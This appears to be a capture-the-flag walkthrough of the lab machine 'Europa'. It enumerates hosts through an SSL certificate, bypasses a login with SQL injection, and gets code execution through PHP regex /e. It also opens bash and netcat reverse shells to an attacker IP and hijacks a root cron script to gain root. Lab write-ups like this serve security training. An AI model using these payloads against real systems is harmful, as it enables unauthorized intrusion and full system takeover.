Europa

Synopsis


Europa does not require many steps to complete, it provides a great learning experience in several fairly uncommon enumeration techniques and attack vectors.

Skills

- Understanding of SQL injections
- Understanding of common PHP functions
- Enumerating SSL certificates and Apache virtual hosts
- Exploiting PHP functions
- Bypassing restrictive write permissions


Exploitation

As always we start with the nmap to check what services/ports are open




We can see that a few ports are open, especially that port 433/HTTPS disclosed a host name europacorp.htb


Let’s register this host name in our /etc/hosts file



But after accessing the host, we are provided with the Apache default page

So now let’s review the SSL certificate to check if any interesting information are stored there



Certificate
europacorp.htb
Subject Name
Country GR
State/Province Attica
Locality Athens
Organization EuropaCorp Ltd.
Organizational Unit IT
Common Name europacorp.htb
Email Address admin@europacorp.htb
Issuer Name
Country GR
State/Province Attica
Locality Athens
Organization EuropaCorp Ltd.
Organizational Unit IT
Common Name europacorp.htb
Email Address admin@europacorp.htb
Validity
Not Before Wed, 19 Apr 2017 09:06:22 GMT
Not After Sat, 17 Apr 2027 09:06:22 GMT



In the SSL certificate we found another host name admin-portal.europacorp.htb

Let’s register this host name in /etc/hosts files and access it

This time we are provided with a login page



So let’s try to find other hidden directories on the host ith dirb

```
└─# dirb https://admin-portal.europacorp.htb -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jun 14 09:02:54 2023
URL_BASE: https://admin-portal.europacorp.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4681

---- Scanning URL: https://admin-portal.europacorp.htb/ ----
+ https://admin-portal.europacorp.htb/dashboard.php (CODE:302|SIZE:0)
+ https://admin-portal.europacorp.htb/db.php (CODE:200|SIZE:0)
+ https://admin-portal.europacorp.htb/index.php (CODE:302|SIZE:0)
+ https://admin-portal.europacorp.htb/login.php (CODE:200|SIZE:3968)
+ https://admin-portal.europacorp.htb/logout.php (CODE:302|SIZE:0)
+ https://admin-portal.europacorp.htb/tools.php (CODE:302|SIZE:0)
```


And we found a few other php files on the server, but all attempts to access them redirected us to the login page, in that case we need to first bypass the login page and for this purpose we will perform SQL injection attack

```
Pretty  Raw  Hex                                                    \n
1 POST /login.php HTTP/1.1
2 Host: admin-portal.europacorp.htb
3 Cookie: PHPSESSID=qmfjr7npt5l8mt5o64udnsse93
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 45
0 Origin: https://admin-portal.europacorp.htb
1 Referer: https://admin-portal.europacorp.htb/login.php
2 Upgrade-Insecure-Requests: 1
3 Sec-Fetch-Dest: document
4 Sec-Fetch-Mode: navigate
5 Sec-Fetch-Site: same-origin
6 Sec-Fetch-User: ?1
7 Te: trailers
8 Connection: close
9
0 email=admin%40europacorp.htb'--+-&password=pass123
```


We use a simple sql injection payload

username=admin@europacorp.htb'-- -
password=pass123


And by using this simple SQLi payload we successfully bypassed the login page



The "tools" section allows us to generate the openvpn file



But when inspecting the generation request in BurpSuit, we can see that the functionality uses PHP regular expressions



PHP regular expressions can be exploited by modifying the php code in a special way

InText=/text/**e**&searchFor=system(‘<cmd>’)

Tampering with those expression in the above ways, gave us a remote code execution

```
Pretty  Raw  Hex  Render
 1 HTTP/1.1 200 OK
 2 Date: Wed, 14 Jun 2023 13:36:18 GMT
 3 Server: Apache/2.4.18 (Ubuntu)
 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 5 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 6 Pragma: no-cache
 7 Vary: Accept-Encoding
 8 Content-Length: 17082
 9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 www-data
13 www-data
14 <!DOCTYPE html>
15 <html lang="en">
16
17   <head>
18
```

With a remote code execution confirmed, we can now get a reverse shell on the system

```
Pretty  Raw  Hex                                                    \n
text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1687
Origin: https://admin-portal.europacorp.htb
Referer: https://admin-portal.europacorp.htb/tools.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

pattern=%2Fip_address%2Fe&ipaddress=
system("bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.5/5555+0>%26
1'")&text=
%22openvpn%22%3A+%7B%0D%0A++++++++%22vtun0%22%3A+%7B%0D%0A++
++++++++++++++%22local-address%22%3A+%7B%0D%0A++++++++++++++
+++++++++%2210.10.10.1%22%3A+%22%27%27%22%0D%0A++++++++++++
++++%7D%2C%0D%0A++++++++++++++++%22local-port%22%3A+%221337%
22%2C%0D%0A++++++++++++++++%22mode%22%3A+%22site-to-site%22%
```

```
└─# nc -nlvp 5555
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.22.
Ncat: Connection from 10.10.10.22:59364.
bash: cannot set terminal process group (1414): Inappropriate ioctl for device
bash: no job control in this shell
www-data@europa:/var/www/admin$
```

To escalate our privileges, we check the scheduled tasks by reading a content of the /etc/crontabs file

And we can see that there is a scheduled task running as a root - the file clearedlogs is executed

```
www-data@europa:/$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * *       root    /var/www/cronjobs/clearlogs
```

Content of the file reveals, it’s a php file which executes another file logcleared.sh

```
-r-xr-xr-x 1 root root  132 May 12  201
www-data@europa:/var/www/cronjobs$ cat
#!/usr/bin/php
<?php
$file = '/var/www/admin/logs/access.log
file_put_contents($file, '');
exec('/var/www/cmd/logcleared.sh');
?>
```

Let’s then create file logcleared.sh with a malicious content

```
www-data@europa:/var/www/cmd$ cat logcleared.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.5 5555 > /tmp/f
```

Now we need to wait for the crontab to run

```
└─# nc -nlvp 5555
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.22.
Ncat: Connection from 10.10.10.22:59366.
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

And after a while we got a root shell on the system